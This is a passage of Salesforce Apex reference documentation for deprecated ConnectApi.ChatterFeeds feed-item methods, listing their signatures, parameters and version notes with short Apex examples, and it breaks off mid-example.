To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId)`

Returns the first page of feed items for the specified feed type, for the specified user or record. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)`

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)`

Returns the feed items on the specified page for the specified user or record, for the `Record` feed type in the specified order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)`

Returns the first page of feed items for the specified user and the specified key prefix. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order. Each feed item contains no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity
density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed items for the specified user and the specified key prefix. Includes only feed items that have been updated since the time specified in the *updatedSince* parameter.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeedUpdatedSince(String
communityId, String subjectId, String keyPrefix, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. To retrieve this token, call `getFeedItemsFromFilterFeed` and take the value from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *updatedSince* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, updatedSince, result)

Testing ConnectApi Code

`getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed items for the `Company`, `Home`, and `Moderation` feed types. Includes only feed items that have been updated since the time specified in the *updatedSince* parameter. Each feed item contains no more than the specified number of comments.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *updatedSince* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Example

This example gets the feed items in the company feed and grabs the `updatesToken` property from the returned object. It then passes the value of `updatesToken` to the `getFeedItemsUpdatedSince` method to get the feed items updated since the first call:

```
// Get the feed items in the company feed and return the updatesToken
String communityId = null;

// Get the feed and extract the update token
ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.Company);

// page.updatesToken is opaque and has a value like '2:1384549034000'

// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.Company, 1, ConnectApi.FeedDensity.AllUpdates, null,
1, page.updatesToken);
```

SEE ALSO:

- setTestGetFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, ConnectApi.FeedItemPage, results)
- Testing ConnectApi Code

`getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed items for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Each feed item contains no more than the specified number of comments.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

subjectId
Type: String

If *feedType* is `ConnectApi.Record`, *subjectId* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *`updatedSince`* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Example

This example gets the feed items in the news feed and grabs the `updatesToken` property from the returned object. It then passes the value of `updatesToken` to the `getFeedItemsUpdatedSince` method to get the feed items updated since the first call:

```
// Get the feed items in the news feed and return the updatesToken
String communityId = null;
String subjectId = 'me';

// Get the feed and extract the update token
ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.News, subjectId);

// page.updatesToken is opaque and has a value like '2:1384549034000'

// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.News, subjectId, 1, ConnectApi.FeedDensity.AllUpdates,
 null, 1, page.updatesToken);
```

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Testing ConnectApi Code

`getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)`

Returns the specified page of feed items for the `Record` feed type. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed items posted by internal (non-community) users only.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

`showInternalOnly`
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *`updatedSince`* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

If *`showInternalOnly`* is `true` and Communities is enabled, feed items from communities are included. Otherwise, only feed items from the internal community are included.

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Example

This example gets the feed items in the news feed and grabs the `updatesToken` property from the returned object. It then passes the value of `updatesToken` to the `getFeedItemsUpdatedSince` method to get the feed items updated since the first call:

```
// Get the feed items in the news feed and return the updatesToken
String communityId = null;
String subjectId = 'me';

// Get the feed and extract the update token
ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.News, subjectId);

// page.updatesToken is opaque and has a value like '2:1384549034000'

// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.News, subjectId, 1, ConnectApi.FeedDensity.AllUpdates,
 null, 1, page.updatesToken, true);
```

SEE ALSO:

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Testing ConnectApi Code

`getFeedPoll(communityId, feedItemId)`

Returns the poll associated with the feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementPoll(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedPoll getFeedPoll(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.FeedPoll`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

`getFilterFeed(communityId, subjectId, keyPrefix)`

Returns the first page of a feed for the specified user and the given key prefix.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFilterFeed(String communityId, String subjectId, String
keyPrefix)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A *key prefix* is the first three characters of a record ID, which specifies the entity type.

Return Value

Type: `ConnectApi.Feed`

`getFilterFeed(communityId, subjectId, keyPrefix, sortParam)`

Returns the first page of a feed in the specified order for the specified user and the given key prefix.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedType sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

sortParam
Type: ConnectApi.FeedType

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.Feed`

`getFilterFeedDirectory(communityId, subjectId)`

Gets a feed directory object that contains a list of filter feeds available to the context user. A filter feed is the news feed filtered to include feed items whose parent is a specific entity type.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedDirectory getFilterFeedDirectory(String communityId, String subjectId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedDirectory`

A directory containing a list of filter feeds.

Usage

Call this method to return a directory containing a list of `ConnectApi.FeedDirectoryItem` objects. Each object contains a key prefix associated with an entity type the context user is following. A *key prefix* is the first three characters of a record ID, which specifies the entity type.

Use the key prefixes to filter the news feed so that it contains only feed items whose parent is the entity type associated with the key prefix, for example, get all the feed items whose parent is an Account. To get the feed items, pass a key prefix to the `ConnectApi.getFeedItemsFromFilterFeed` method.

The information about filter feeds never contains the key prefixes for the User (`005`) or Group (`0F9`) entity types, but all users can use those key prefixes as filters.

The `ConnectApi.FeedDirectory.favorites` property is always empty when returned by a call to `getFilterFeedDirectory` because you can't filter a news feed by favorites.

Example

This example calls `getFilterFeedDirectory` and loops through the returned `FeedDirectoryItem` objects to find the key prefixes the context user can use to filter their news feed. It then copies each `keyPrefix` value to a list. Finally, it passes one of the key prefixes from the list to the `getFeedItemsFromFilterFeed` method. The returned feed items include every feed item from the news feed whose parent is the entity type specified by the passed key prefix.

```
String communityId = null;
String subjectId = 'me';

// Create a list to populate with key prefixes.
List<String> keyPrefixList = new List<String>();

// Prepopulate with User and Group record types
// which are available to all users.
keyPrefixList.add('005');
keyPrefixList.add('0F9');

System.debug(keyPrefixList);

// Get the key prefixes available to the context user.
ConnectApi.FeedDirectory myFeedDirectory =
   ConnectApi.ChatterFeeds.getFilterFeedDirectory(null, 'me');

// Loop through the returned feeds list.
for (ConnectApi.FeedDirectoryItem i : myFeedDirectory.feeds) {

   // Grab each key prefix and add it to the list.
   keyPrefixList.add(i.keyPrefix);
}
System.debug(keyPrefixList);

// Use a key prefix from the list to filter the feed items in the news feed.
ConnectApi.FeedItemPage myFeedItemPage =
